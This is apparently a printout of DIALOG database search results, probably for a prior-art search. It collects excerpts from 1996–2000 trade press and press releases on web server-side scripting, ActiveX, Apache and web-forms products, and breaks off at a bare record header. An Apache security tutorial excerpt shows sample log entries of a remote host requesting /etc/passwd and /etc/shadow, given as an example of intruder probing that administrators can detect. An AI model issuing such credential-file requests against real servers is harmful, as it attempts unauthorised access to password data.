DTD: (Document Type Definition) A type of file associated with SGML and XML documents that defines how mark-up tags should be interpreted by the application that will display the document.

Dublin Core: A set of 15 core elements for cross-disciplinary resource

discovery.

EDI: (Electronic Data Interchange) The transfer of data between multiple companies using networks, such as the Internet.

Extranet: Extends the speed and richness of the intranet beyond the firewall to allow controlled entry of outsiders onto the organization's network.

Intranet: An internal network that supports TCP/IP, web-based tools, and emerging intranet tools; and, the web browser is acknowledged as the "universal client."

ODBC: (Open Database Connectivity) A Microsoft standard adhered to by many publishers that allows clients to access databases.

SGML: (Standard Generalized Markup Language) A publishing standard used to manage large documents that require frequent revisions and need to be printed in various formats.

SQL: (Structured Query Language) A standard language for requesting information from a database, used by many relational database publishers.

XML: (Extensible Markup Language) A paired-down version of SGML for web documents, being developed by the W3C. It allows users to create their own tags that provide functionality not available with HTML.

2/3,K/4 (Item 1 from file: 15)  
DIALOG(R)File 15:ABI/Inform(R)  
(c) 2006 ProQuest Info&Learning. All rts. reserv.

01253961 99-03357  
Will X mark the intranet spot?  
Gibbs, Mark  
Network World v13n29 PP: I10-I14 Jul 15, 1996  
ISSN: 0887-7661 JRNL CODE: NWW  
WORD COUNT: 1224

...TEXT: Internet Server API describes how a web server should communicate with back-end applications and server - side extensions that allow the server to filter and modify documents, among other things.

Internet ActiveX...

...Provide Internet services such as web browsers, POP clients and file transfer in a modular form so they can be easily and simply included in applications.

Active Scripts -- Provide support for Visual Basic Script and, potentially, other scripting languages in ActiveX controls.

Code Security Services -- Ensure client-side integrity against downloading ActiveX objects that come from a source that is not trusted.

Microsoft is pitching ActiveX as the best framework for distributed Internet/intranet applications - an open standard that is intended to support any web and general development tool. For example, ActiveX will support Sun's Java, NeXT Software, Inc.'s WebObjects (NeXT has actually demonstrated this) and Oracle Corp.'s Media Objects as easily as Microsoft's own Visual C++.

And to solve the cross-platform issue, Microsoft has a covey of partners, including Macromedia, Inc. and

Spyglass, Inc., to promote ActiveX on the Macintosh and Unix. A nice idea but not realized in any meaningful way yet, and I would question whether this will ever happen. Active choices

So which technology should you choose for enhancing your intranet, Java or ActiveX?



At the heart of this question is the level of functionality each system offers, and there is not a lot on which to distinguish one from the other. In practice, ActiveX applets can do much the same things as Java applets, including manipulate the client display, communicate over networks and interact with the user.

Creating an ActiveX object currently requires either coding in Visual Basic Script or C/C++. Visual Basic Script may be a little easier than JavaScript, but much will depend on the background of the programmers involved. Incorporating ActiveX in web pages is made much easier by a number of tools that can be downloaded for free from Microsoft. In the future, Microsoft will enable the creation of ActiveX objects through Visual Basic.

It is hard to be definitive about the real performance of either system at the moment, as neither is being used in a final release form. It is likely that Java applets will be slower due to being sent across the network in byte code (that is, semicompiled) format and then either interpreted by a Java run-time or transformed into binary code by what is called a just-in-time compiler on the client end. In contrast, ActiveX components are

2/3,K/5 (Item 1 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(C) 2006 The Gale Group. All rts. reserv.

07623666 Supplier Number: 63328313 (USE FORMAT 7 FOR FULLTEXT)  
SECURING APACHE SERVERS -- Maximizing Apache Server Security -- Apache is  
already the world's most popular web server. Careful configuration can  
also make it the most secure.(Technology Tutorial)  
Hontanon, Ramon J.  
Network Magazine, p52  
July 1, 2000  
Language: English Record Type: Fulltext Abstract  
Document Type: Magazine/Journal; Trade  
Word Count: 3633

... in your CGI tree. Intruders could use this vulnerability to create and execute their own scripts. Finally, provide "safe" CGI templates to your users. Chances are that if they are reinventing the wheel, they're simultaneously making it insecure.

Server - Side Includes (SSIs) are another potential Apache vulnerability. SSIs are extensions to HTML that enable features...

...external programs. It is the latter type of SSIs that present a challenge to most security administrators. Consider using the access.conf directive Options IncludesNoExec, which will disable executable SSIs altogether.

#### APACHE LOGS

Apache's logging facility is fairly comprehensive. It lets administrators audit both benign events (such as successful accesses) as well as erroneous and potentially malicious ones. There are two separate log files worth scanning on a regular basis:

access\_log and error\_log.

The first is access\_log, which contains a record for each connection request made to the HTTP server. Its general format is as follows:

remote\_host remote\_usertime\_stamp request\_type request\_status

For example, the following entry shows a remote user (with client IP address 10.20.3.4) attempting to access a file that is not available to Apache (for example, /etc/passwd):

10.20.3.4 - - (08/Mar/2000:22:00:41 -0500) "GET /etc/passwd HTTP/1.0"  
404 139

10.20.3.4 - - (08/Mar/2000:22:00:45 -0500) "GET /etc/shadow HTTP/1.0"  
404 139

A periodic search for all appearances of error code 404 (File not found) could yield important clues on would-be intruders fishing for unsecured web resources.

The error\_log file records administrative events, including server starts, stops, and failed attempts at executing privileged CGI scripts, as well as execution errors within the scripts themselves. A typical entry would be of the format shown below:

time\_stamp error\_type client\_id error\_description  
The following is an error\_

2/3,K/6 (Item 2 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

07557664 Supplier Number: 63329680 (USE FORMAT 7 FOR FULLTEXT)  
Learn more about who uses your site.  
Cartwright, David  
Internet Magazine, p145  
June, 2000  
Language: English Record Type: Fulltext  
Document Type: Magazine/Journal; Trade  
Word Count: 2602

... true online. So here's a step-by-step guide to do-it-yourself user profiling .

Step 1

Use a scripted server

If you're using user profiling, you need to be able to build pages on the fly -- using static HTML is...

...if you have a static HTML site, you need to choose some kind of dynamic scripting language such as server - side Java, ASP, Perl, C, C++ or CGI.

The script building each page needs to look up information about your visitors and make decisions on...

...a customised page for them. You'll also need a back-end database where the scripts can record visitor activity, so this activity can be analysed when building the next visitor...

...contrary to popular opinion, a bad thing. While the uninformed bleat that they are a security risk, the rest of us spend hours pointing out that they're quite secure, since no cookie sent to a browser can be read by any site other than the one that put it there in the first place.

Cookies are vital for profiling. Instead of having to ask for names, email addresses and so on in a form, all you need to do when someone visits your site is ask their browser for the cookie with your site's name on it. If there is no cookie there are three possible reasons for this -- the visitor has never had one, they were given one but had told their browser to reject it or they had purged their machine's cookie folder.

If there isn't a cookie, you pick a unique serial number and hand out a new cookie to the visitor's browser, in the hope it'll hold onto it.

Step 2b

Pass it on

There is a neat way around the problem of browsers which, for whatever reason, aren't playing the cookie game -- you can pass data using standard HTML forms.

If you're using POST forms you can use an (less than)INPUT TYPE=hidden(greater than) field to pass the unique user ID from one page to another--reach time a page is loaded, the script pulls out the value of the hidden field from the form data instead of doing a fetch-cookie command. If you're using GET forms (where the URL in the browser display contains all the hieroglyphics relating to the variables being thrown around) then you simply append something like ?

2/3,K/7 (Item 3 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

07413590 Supplier Number: 62435872 (USE FORMAT 7 FOR FULLTEXT)  
JetForm(R) Expands Reach for Forms on the Web.  
PR Newswire, pNA  
May 17, 2000  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 586

... processes more accessible to citizens and more time- and cost-efficient to governments by automating forms -based processes on the

Web."

ReachForm's key features include:

- Form Designer - "point 'n click" tool to create intelligent web-based forms
- Form Viewer - component to view the form as it would appear in various browser types
- Form Server - component to merge data into a form template and convert the result into various versions of HTML and Java, provide server-side form filling services (calculations, validations, script execution, etc.) and generate PDF documents

Pricing and Availability

ReachForm is available immediately from JetForm and its authorized resellers. Pricing is US\$75,000 per Web server. Limited scope packages are also available.

About OAO Corporation

OAO Corporation is an integrator of hardware and systems designs offering customers an EDI capability that allows a machine to machine feed of information for business processes. By teaming with JetForm's XML technology, we jointly provide our customers with an XML/EDI/EDI/XML capability. With over 100 locations worldwide and 4,600 personnel, OAO is positioned to support their customers' trading partners world-wide. For more information about the company, check out [www.oao.com](http://www.oao.com)

About JetForm

JetForm Corporation makes web-based software solutions that automate business processes and transform them into "e-processes." JetForm helps companies and government to operate efficiently and effectively, to grow revenues, lower operating costs and reduce cycle times. The company's strength is in intelligent XML forms, process automation and electronic document output. With operations in 11 countries, and a global network of partners, JetForm is uniquely positioned to address the needs of international business. For more information, check out [www.jetform.com](http://www.jetform.com).

JetForm is a registered trademark and ReachForm is a trademark of JetForm

Corporation. Other product and company names herein may be trademarks or

registered trademarks of their respective owners.

2/3,K/8 (Item 4 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

07271181 Supplier Number: 61721208 (USE FORMAT 7 FOR FULLTEXT)  
Jetform(R) Introduces Breakthrough in Government Forms on the Web.

PR Newswire, pNA

April 18, 2000

Language: English Record Type: Fulltext

Document Type: Newswire; Trade

Word Count: 476

... processes more accessible to citizens and more time- and cost-efficient to governments by automating forms-based processes on the web."

Key features include:

- Form Designer - point 'n click tool to create intelligent web-based forms
- Form Viewer - component to view the form as it would appear in various browser types
- Form Server - component to merge data into a form template and convert the result into various versions of HTML and Java, provide server-side form filling services (calculations, validations, script execution, etc.) and generate PDF documents

Availability

"Jaguar" will be available this May from JetForm and its authorized resellers.

About JetForm

JetForm Corporation makes web-based software solutions that automate business processes and transform them into "e-processes." JetForm helps companies and government to operate efficiently and effectively, to grow revenues, lower operating costs and reduce cycle times. The company's strength is in intelligent XML forms, process automation and electronic document output. With operations in 11 countries, and a global network of partners, JetForm is uniquely positioned to address the needs of international business. For more information, check out [www.jetform.com](http://www.jetform.com).

JetForm is a registered trademark of JetForm Corporation. Other product

and company names herein may be trademarks or registered trademarks of their respective owners.

2/3,K/9 (Item 5 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

07076665 Supplier Number: 59637985 (USE FORMAT 7 FOR FULLTEXT)  
Act Now To Protect Your Data -- Look For Gaps In Network Security-And Plug Those Holes-To Keep Cyberthieves At Bay.(Company Business and Marketing)  
Weiss, Aaron  
InformationWeek, p101  
Feb 28, 2000  
Language: English Record Type: Fulltext Abstract  
Document Type: Tabloid; General Trade  
Word Count: 2270

... could be coded in a different manner.  
- Never encode sensitive information in a client-side script such as JavaScript. Always remember that visitors can see all client-side source code to your pages. Client-side scripts should certainly never be used for handling authentication for passwords or any other inside information-even an elementary school student could access this...

...with ease by drawing from the browser's local cache. Despite the fact that secure server - side scripts will usually slow down the response time of your site, they are the only way to keep sensitive data away from visitors' eyes.

- Where possible, consider coding HTML forms to submit data using the "post," rather than "get," methods. These methods tell the web browser how it will pass form data to a processing script on the server.

Although dynamic pages produced using the "get" method can be locally cached, and therefore faster for the viewer to revisit, this method typically reveals parameters and values that are passed to your CGI scripts as part of the viewable URL. Such information may be all a hacker needs to start prodding at your CGI scripts.

The "post" method, while it unfortunately produces uncachable result pages, doesn't reveal the parameters accepted by the processing script. Forms submitted using the "get" method also make it easier for visitors to perform multiple submissions accidentally; this and security are the reasons most retail order forms submit data using the "post" method.

The Internet makes digital trespassing incredibly convenient. Figure that a car thief in a crowded parking lot at a large mall, working alone, wandering around in search of weak targets, can cover only so much ground per hour-and, at best, get away with only one or two cars. But in that same hour, a single Pentium computer in a garage can sniff out thousands of servers, creating an inventory of weak targets for its owner to pursue at leisure.

The lesson here is that all servers on the Internet are poked and prodded for holes. One of the first steps to take in improving the security of your machines is to poke and prod them yourself and tighten up your bottom tier, the operating system. A number of software packages on the market can help you.

For Unix systems, some popular general-purpose security scanning tools are Satan and its newer sibling, Saint, as well as the ever-popular Nessus. These "scanners"-as they are known-

2/3,K/10 (Item 6 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

06452168 Supplier Number: 55051999 (USE FORMAT 7 FOR FULLTEXT)  
APACHE -- THE DEFINITIVE GUIDE.  
Unix & NT News, p68  
June, 1999  
Language: English Record Type: Fulltext  
Document Type: Magazine/Journal; Trade  
Word Count: 239

... The next two chapters set up sample web sites, and those which follow add features: forms, authentication, MIME and indexing. Then comes the really techie stuff: proxy servers, event logging and server-side includes (statements that do, more efficiently, what otherwise requires CGI scripts). Apache is a modular product: for example, the module that provides access control, or that which provides authorisation control, can be compiled into it or left out as you prefer. As well as the complete API (application programming interface) there is a chapter on writing modules and a complete and substantial example, which is supported by a CD containing the code.

2/3,K/11 (Item 7 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

06346211 Supplier Number: 54653010 (USE FORMAT 7 FOR FULLTEXT)  
Microsoft and Elemental Software Join Efforts to Enable Rapid Development  
Of Applications Written to Windows DNA.  
PR Newswire, p2096  
May 18, 1999  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 790

... directory service, Microsoft Internet Explorer 5.0 browser software and others.

Drumbeat 2000 currently integrates key technologies of the windows DNA architecture that enable web developers to utilize and extend the...

...build rich, multitier, distributed applications without hand coding. Using Point-and-Click Interactions, Drumbeat supports key server-side technologies of windows DNA, including Active Server Pages (ASPs), Microsoft Transaction Server (MTS) technology, Component...

...and Microsoft SQL Server(TM), as well as client-side functionality including Dynamic HTML (DHTML), Scripting Components, Cascading Style Sheets (CSS), ActiveX(R) technologies and data-binding. Developers using Drumbeat 2000 can quickly build web applications with database manipulation, password protection, profile-based access, data validation and state management.

"We've been working closely with Microsoft since late 1997," said Peter Hirshberg, president and CEO of Elemental Software. "We shared the same vision then and continue to share the goal today of providing developers with the best possible tools to rapidly deploy powerful web applications. The combined strengths of Drumbeat 2000 and windows DNA achieve this goal."

"By using key windows DNA technologies, Drumbeat 2000 enables developers, many of whom are new to web applications, to build the sophisticated applications that are transforming business," said Jigish Avalani, group manager of windows DNA Marketing at Microsoft. "This saves developers time, reduces costs, and gets their applications to market more quickly, which is a requirement in today's competitive business environment."

Today's announcement extends the joint marketing and technical efforts initiated a year and half ago between Microsoft and Elemental Software to speed the adoption of windows technologies and give a broader base of developers the ability to deploy web applications.

About windows DNA

Windows DNA is the application development model for the Windows platform. It specifies how to develop robust, scalable, distributed applications using the Windows platform, extend existing data and external applications to support the Internet, and support a wide range of client devices maximizing the reach of an application. The Windows DNA architecture enables ISVs and organizations to solve industry-specific challenges, while lowering costs associated with deploying and managing information technology systems. More information about Windows DNA can be found on Microsoft's Web site at <http://www.microsoft.com/dna/>.

About Drumbeat 2000

Drumbeat 2000 employs a visual drag-and-drop interface and offers sophisticated application wizards to reduce the time and skill required in building dynamic Web sites and applications. With Drumbeat 2000, visually engaging Web applications that work across all major browsers can be built without hand coding. Drumbeat 2000 includes a DataForm Wizard, Point-and-Click Interactions support for server-side COM and ASP objects, and support for the Visual Basic(R) development system Scripting Edition and additional pre-built dynamic application templates. Drumbeat 2000, which lists for \$399, is available from the Elemental Software Web site at <http://drumbeat.com/> and from major resellers.

About Elemental Software

Elemental Software develops and markets software that enables developers to build Web applications in less time with fewer technical resources. The company's flagship product, Drumbeat 2000, offers IT departments and Web developers the fastest way to create powerful Web interfaces to databases and applications without having to write code. With headquarters in Carlsbad, Calif., Elemental Software is principally funded by Microsoft, AT&T Corp. and venture investors Accel Partners, CSK Corporation of Japan, JK&B Capital, Crystal Internet Venture Fund LP and Sorrento Ventures. For product information, please call 877-DRUMBEAT, 877-378-6232, e-mail [info@drumbeat.com](mailto:info@drumbeat.com), or visit <http://drumbeat.com/>. Media should contact Marie Clark, Antenna Group, 415-977-1916, [marie@antennapr.com](mailto:marie@antennapr.com).

About Microsoft

Founded in 1975, Microsoft is the worldwide leader in software for personal computers. The company offers a wide range of products and services for business and personal use, each designed with the mission of making it easier and more enjoyable for people to take advantage of the full power of personal computing every day.

NOTE: Microsoft, Windows, Active Directory, ActiveX and Visual Basic are either registered trademarks or trademarks of Microsoft Corp. in the United States and/or other countries.

Drumbeat and Elemental Software are trademarks of ESI Software Inc., dba Elemental Software.

Other product and company names herein may be trademarks of their respective owners.

2/3,K/12 (Item 8 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

04882469 Supplier Number: 47181813 (USE FORMAT 7 FOR FULLTEXT)  
Sterling Software Delivers Third Release of VM:Webserver; Company Provides  
New Function for Large-Scale Intranets  
PR Newswire, p303DCM004  
March 3, 1997  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 675

... dynamic workers greatly improves performance, throughput, and user response time.

Dynamic workers also enhance the security capabilities of VM:Webserver. A CGI script that runs on a dynamic worker assumes the security profile from the VM user ID of the CGI script owner, not that of the VM:Webserver virtual machine. This ensures that untrusted CGI scripts do not compromise system security should an error occur. Release 1.2 also offers additional access control records that give both systems administrators and users greater flexibility in allowing or denying requests for data.

Server side includes (SSIs), also included in Release 1.2, permit

Ginger R. DeMille

web publishers to include common web page elements, such as current data and time or headers and footers, on all web pages by creating a single source document instead of coding them for each occurrence. SSI's allow VM:Webserver to optimize space and speed by referencing only one copy of information that would otherwise have to be stored many times over.

"We are committed to responding to our customers' needs by providing frequent and valuable product enhancements," stated Russell Hawkins, Sterling Software,

VM Software Division's vice president of software development.

"VM:Webserver 1.2 is just one of the exciting product developments planned for this year. VM:Webserver customers can be sure that our products will be continually refined to meet their growing Internet and intranet needs."

More About VM:Webserver

Built on Sterling Software's proven VM Software product technology base, VM:Webserver delivers optimal throughput and security. VM:Webserver is the base component in a family of web products that is designed to deliver the industry's most comprehensive and manageable intranet solution uniquely tailored to the VM/ESA platform.

Availability

VM:Webserver Release 1.2 will be available on March 17, 1997.

About the VM Software Division and Sterling Software

Sterling Software's VM Software Division provides comprehensive solutions for the VM operating environment. The VM:Webserver family of Internet/intranet products enables users to access corporate information using popular web browsers. VM:Vantage is an automated client/server storage management system that manages VM data storage from a windows-based desktop. VM:Manager is an integrated systems management solution for storage management, automated operations, service level management, security, recovery, and Shared File System management.

Sterling Software is a leading, worldwide provider of software products and services for applications management and systems management, as well as highly technical professional services for the federal government. The company is also an international distributor for certain Sterling Commerce, Inc. (NYSE: SE) products. Sterling Software, with its headquarters in Dallas, has a worldwide installed base of more than 20,000 customer sites and has 2,600 employees in 70 offices worldwide.

VM:Webserver and VM:Vantage are trademarks and VM:Manager is a registered trademark of Sterling Software, Inc. All other trademarks are the property of their respective owners.

SOURCE Sterling Software, Inc.

-0-

3/3/97

/CONTACT: Gayle Armstrong of Sterling Software, 703-264-8076, e-mail, Gayle.Armstrong@sterling.com, or Internet, <http://www.vm.sterling.com/>

(SSW SE)

CO: Sterling Software, Inc.

ST: Virginia

IN: CPR MLM

SU: PDT

JO-JA

-- DCM004 --

4371 03/03/97 08:39 EST <http://www.prnewswire.com>

2/3,K/13 (Item 9 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

04844125 Supplier Number: 47126619 (USE FORMAT 7 FOR FULLTEXT)  
Browser Tumult is Tip of the Iceberg  
Gloede, Chris  
MIDRANGE Systems, p020  
Feb 14, 1997  
Language: English Record Type: Fulltext  
Document Type: Magazine/Journal; Trade  
Word Count: 552



... the client/server paradigm is taking on a new and more meaningful shape in the form of the Internet/intranet, this is and will continue to be a lucrative market worth fighting for.

On the server side of the war there are many components. Think of them as the equivalent to the Army, Navy, Air Force, Marines and Coast Guard. These components include firewalls/ security, database management, communications and HTML scripting tools, among others.

This is where the cash is. Companies will spend a lot of money for a secure and reliable Internet/intranet server environment. The key is that intricacies can be put into browsers that make servers look better, but only certain servers. Other things can be done on the server side that will only function on certain browsers, and so on.

This is what the war is all about. No, there is no money on the browser side of things. Microsoft has seen to that. But on the server side, the company that is in the lead is likely to be successful for a long time. A type of success not seen since, say, the growth of a company from 1986 to 1996. A company called Microsoft.

A veteran of the IBM midrange arena since 1983, Chris Gloede is managing partner for Business Solutions Group in Harleysville, Pa. cgloede@thebsg.com.

2/3,K/14 (Item 10 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

04408983 Supplier Number: 46468383 (USE FORMAT 7 FOR FULLTEXT)  
WebMate revolutionizes web site development and management;  
WebMate/Foundation software sets the standard for building state of the art web sites.  
Business Wire, p06171158  
June 17, 1996  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 474

... product has a wide range of features including:  
-- a database that includes all HTML, images, scripts, content and security settings  
-- server side tags that invoke webMate elements, including common HTML language, simplified HTML programming, easy form generation and response handling, dynamic content display and script invocation.  
-- easy to learn, powerful, lightning-fast scripting language that includes string-handling functions.  
-- access to legacy databases and other files.  
-- electronic mail and browser interfaces which allow automatic updates or manual updates with full security control.

Anyone can access the webMate/Foundation software starting June 17, by downloading it from webMate's site <http://www.webMate.com/>. The software is available for a free sixty day trial period and then must be purchased for the introductory price of \$95.00. After September 3, webMate/Foundation will be priced at \$495.00.

"webMate/Foundation co-exists with all major Internet software and significantly increases productivity in developing and maintaining web sites," explains Bob Trocchi, Chief Operating Officer at webMate.

Founded in 1994, webMate designs and markets software that lets users exploit the fastest growing part of the Internet - the world wide web.

webMate's experience building state-of-the-art web sites for clients across all industry sectors, including WCVB-TV, EG&G, and the New England Journal of Medicine, has led to the development of the webMate family of products. webMate's breakthrough software speeds the implementation of complex web sites, makes it easy to implement electronic commerce solutions, maintains the highest level of security and lets you easily maintain your own web site. webMate/Foundation is the culmination of two years of work on various projects with major clients.

webMate's expertise expands beyond webMate products to assistance with electronic publishing on-demand, highly interactive database applications, private (Intranet) applications with complex security or any other web application. webMate consulting services provide complete support to webMate customers -- from concept development and implementation to maintenance and hosting.



Ginger R. DeMille

For more information on WebMate Technologies, Inc., please call (617) 828-5600 or visit the web site at <http://www.WebMate.com>.

-0- (a) Patent Pending WebMate and WebMate/Foundation are trademarks of WebMate Technologies, Inc.

|                            |                          |
|----------------------------|--------------------------|
| CONTACT: Kimberly Polcari  | Matthew Burke            |
| WebMate Technologies, Inc. | PAN Communications, Inc. |
| (617) 828-5600             | (508) 474-0055           |
| kpolcari@webmate.com       | mburke@pancomm.com       |

2/3,K/15 (Item 11 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

04332355 Supplier Number: 46352872 (USE FORMAT 7 FOR FULLTEXT)  
Read all about it: Microsoft's big bang for your Internet buck  
VARbusiness, p041  
May 1, 1996  
Language: English Record Type: Fulltext  
Document Type: Magazine/Journal; Trade  
Word Count: 516

... HTML scripting knowledge is needed, which is a real timesaver. Those already familiar with HTML scripting, however, may feel as if they have less control creating WYSIWYG-based pages. Editor also converts text, graphics, links and image maps; it contains a spell-checker, creates forms via drag-and-drop, and comes with a to-do list to manage and assign tasks.

On the server side, FrontPage ships with 16- and 32-bit Personal Web Servers that support traditional Web standards, such as HTTP and CGI. FrontPage also features the Server Administrator tool for managing security and optional server extensions to aid compatibility.

Both the client and server side can be installed on a PC for web site testing. Once the site is ready, the "copy web" feature in Explorer lets the user transfer the entire site across the network to another server containing the FrontPage Server Extensions, where the site will automatically be made public. This value-added feature differentiates FrontPage from other authoring tools.

Wizards, templates and "Web bots" let VARs quickly customize pages according to customer needs. Custom wizards can be created using Visual Basic or C++ and the FrontPage Developer Kit, downloadable at no charge from Microsoft's Web site. The web bots allow VARs to create robust applications without programming. For example, to link anything to a database using a search engine, just input the bot, fill in the dialog box to configure the bot. It will then be inserted to the HTML page. FrontPage 1.0 comes with several predefined wizards, templates and bots.

FrontPage doesn't include a browser, but does support most standard ones. Microsoft will add some new features to FrontPage 1.1, such as support for WYSIWYG tables, HTML frames, the MS Office spellchecker, style changes, auto-updating and fixing of hypertext links, and an MS Office-like interface for end users' ease of use.

The server side can run on Windows 95, Windows NT and Unix. A Mac version is not available, and there are no plans to include one in Version 1.1. Microsoft is offering FrontPage at \$149 for a limited time. After that, the price will increase.

-Krista Ostertag kosterta@cmp.com

2/3,K/16 (Item 1 from file: 20)  
DIALOG(R)File 20:Dialog Global Reporter  
(c) 2006 Dialog. All rts. reserv.

12396498 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
JETFORM: JetForm expands reach for forms on the web; ReachForm offers XML solution to design web forms once and deploy everywhere  
M2 PRESSWIRE  
June 21, 2000  
JOURNAL CODE: WMPR LANGUAGE: English RECORD TYPE: FULLTEXT  
WORD COUNT: 401

(USE FORMAT 7 OR 9 FOR FULLTEXT)

... processes more accessible to citizens and more time- and cost-efficient to governments by automating forms-based processes on the Web."

ReachForm's key features include:

- \* Form Designer - "point 'n click" tool to create intelligent web-based forms

- \* Form Viewer - component to view the form as it would appear in various browser types

- \* Form Server - component to merge data into a form template and convert the result into various versions of HTML and Java, provide server-side form filling services (calculations, validations, script execution, etc.) and generate PDF documents.

About JetForm

JetForm Corporation makes Web-based software solutions...

... lower operating costs and reduce cycle times. The company's strength is in intelligent XML forms, process automation and electronic document output. With operations in 11 countries, and a global network of partners, JetForm is uniquely positioned to address the needs of international business.

CONTACT: Stuart Aarons, JetForm Press Relations Tel: +44 (0)208 551 5836 Fax: +44 (0)208 551 8006 e-mail: saarons@jetform.com www: <http://www.jetform.com>

((M2 Communications Ltd disclaims all liability for information provided within M2 PressWIRE. Data supplied by named party/parties. Further information on M2 PressWIRE can be obtained at <http://www.presswire.net> on the world wide web. Inquiries to [info@m2.com](mailto:info@m2.com))).

2/3,K/17 (Item 2 from file: 20)  
DIALOG(R)File 20:Dialog Global Reporter  
(c) 2006 Dialog. All rts. reserv.

11065179 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
(PR) JetForm(R) Expands Reach for Forms on the Web  
PR NEWSWIRE  
May 17, 2000  
JOURNAL CODE: WPRW LANGUAGE: English RECORD TYPE: FULLTEXT  
WORD COUNT: 604

(USE FORMAT 7 OR 9 FOR FULLTEXT)

... processes more accessible to citizens and more time- and cost-efficient to governments by automating forms-based processes on the Web." ReachForm's key features include: - Form Designer - "point 'n click" tool to create intelligent web-based forms - Form Viewer - component to view the form as it would appear in various browser types - Form Server - component to merge data into a form template and convert the result into various versions of HTML and Java, provide server-side form filling services (calculations, validations, script execution, etc.) and generate PDF documents Pricing and Availability

ReachForm is available immediately from JetForm and its authorized resellers. Pricing is US\$75,000 per web server. Limited scope packages are also available.

About OAO Corporation

OAO Corporation is an integrator of hardware and systems designs offering customers an EDI capability that allows a machine to machine feed of information for business processes. By teaming with JetForm's XML technology, we jointly provide our customers with an XML/EDI/EDI/XML capability. With over 100 locations worldwide and 4,600 personnel, OAO is positioned to support their customers' trading partners world-wide. For more information about the company, check out [www.oao.com](http://www.oao.com)

About JetForm

JetForm Corporation makes web-based software solutions that automate business processes and transform them into "e-processes." JetForm helps companies and government to operate efficiently and effectively, to grow revenues, lower operating costs and reduce cycle times. The company's strength is in intelligent XML forms, process automation and electronic document output. With operations in 11 countries, and a global network of partners, JetForm is uniquely positioned to address the needs of international business. For more information, check out [www.jetform.com](http://www.jetform.com). JetForm is a registered trademark and ReachForm is a trademark of JetForm

Ginger R. DeMille

Corporation. Other product and company names herein may be trademarks or registered trademarks of their respective owners.

/CONTACT: Theresa Edo, LNS Communications, 617-577-9777, tedo@LNScom.com; Corinne Smirle, JetForm Marketing, 613-751-4800 ext. 5242, csmirle@jetform.com; Nicola Clarke-McIsaac, JetForm Investor Relations, 613-751-4800 ext. 5304, nclarke@jetform.com/ 08:01 EDT

2/3,K/18 (Item 3 from file: 20)  
DIALOG(R)File 20:Dialog Global Reporter  
(c) 2006 Dialog. All rts. reserv.

10624659 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
(PR) Jetform(R) Introduces Breakthrough in Government Forms on the Web  
PR NEWSWIRE  
April 18, 2000  
JOURNAL CODE: WPRW LANGUAGE: English RECORD TYPE: FULLTEXT  
WORD COUNT: 511

(USE FORMAT 7 OR 9 FOR FULLTEXT)

... processes more accessible to citizens and more time- and cost-efficient to governments by automating forms -based processes on the web." Key features include: - Form Designer - point 'n click tool to create intelligent web-based forms - Form Viewer - component to view the form as it would appear in various browser types - Form Server - component to merge data into a form template and convert the result into various versions of HTML and Java, provide server - side form filling services (calculations, validations, script execution, etc.) and generate PDF documents Availability "Jaguar" will be available this May from JetForm and its authorized resellers.

About JetForm

JetForm Corporation makes web-based software solutions that automate business processes and transform them into "e-processes." JetForm helps companies and government to operate efficiently and effectively, to grow revenues, lower operating costs and reduce cycle times. The company's strength is in intelligent XML forms, process automation and electronic document output. With operations in 11 countries, and a global network of partners, JetForm is uniquely positioned to address the needs of international business. For more information, check out [www.jetform.com](http://www.jetform.com). JetForm is a registered trademark of JetForm Corporation. Other product and company names herein may be trademarks or registered trademarks of their respective owners.

/CONTACT: Theresa Edo, LNS Communications, Investor Relations, 617-577-9777, tedo@LNScom.com; Corinne Smirle, JetForm Marketing, 613-751-4800 ext. 5242, csmirle@jetform.com; Nicola Clarke-McIsaac, JetForm, 613-751-4800 ext. 5304, nclarke@jetform.com/ 08:01 EDT

2/3,K/19 (Item 4 from file: 20)  
DIALOG(R)File 20:Dialog Global Reporter  
(c) 2006 Dialog. All rts. reserv.

05416968 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
MICROSOFT: Microsoft and Elemental Software join efforts to enable rapid development of applications  
M2 PRESSWIRE  
May 18, 1999  
JOURNAL CODE: WMPR LANGUAGE: English RECORD TYPE: FULLTEXT  
WORD COUNT: 354

...directory service, Microsoft Internet Explorer 5.0 browser software and others.

Drumbeat 2000 currently integrates key technologies of the windows DNA architecture that enable web developers to utilize and extend the...

... build rich, multitier, distributed applications without hand coding. Using Point-and-Click Interactions, Drumbeat supports key server - side technologies of windows DNA, including Active Server Pages (ASPs), Microsoft Transaction Server (MTS) technology, Component...

... objects and Microsoft SQL Server, as well as client-side functionality including Dynamic HTML (DHTML), Scripting Components, Cascading Style Sheets (CSS), ActiveX technologies and data-binding. Developers using Drumbeat 2000 can quickly build web applications with database manipulation, password protection, profile-based access, data validation and state management. "We've been working closely with Microsoft since late 1997," said Peter Hirshberg, president and CEO of Elemental Software. "We shared the same vision then and continue to share the goal today of providing developers with the best possible tools to rapidly deploy powerful web applications. The combined strengths of Drumbeat 2000 and Windows DNA achieve this goal."

2/3,K/20 (Item 5 from file: 20)  
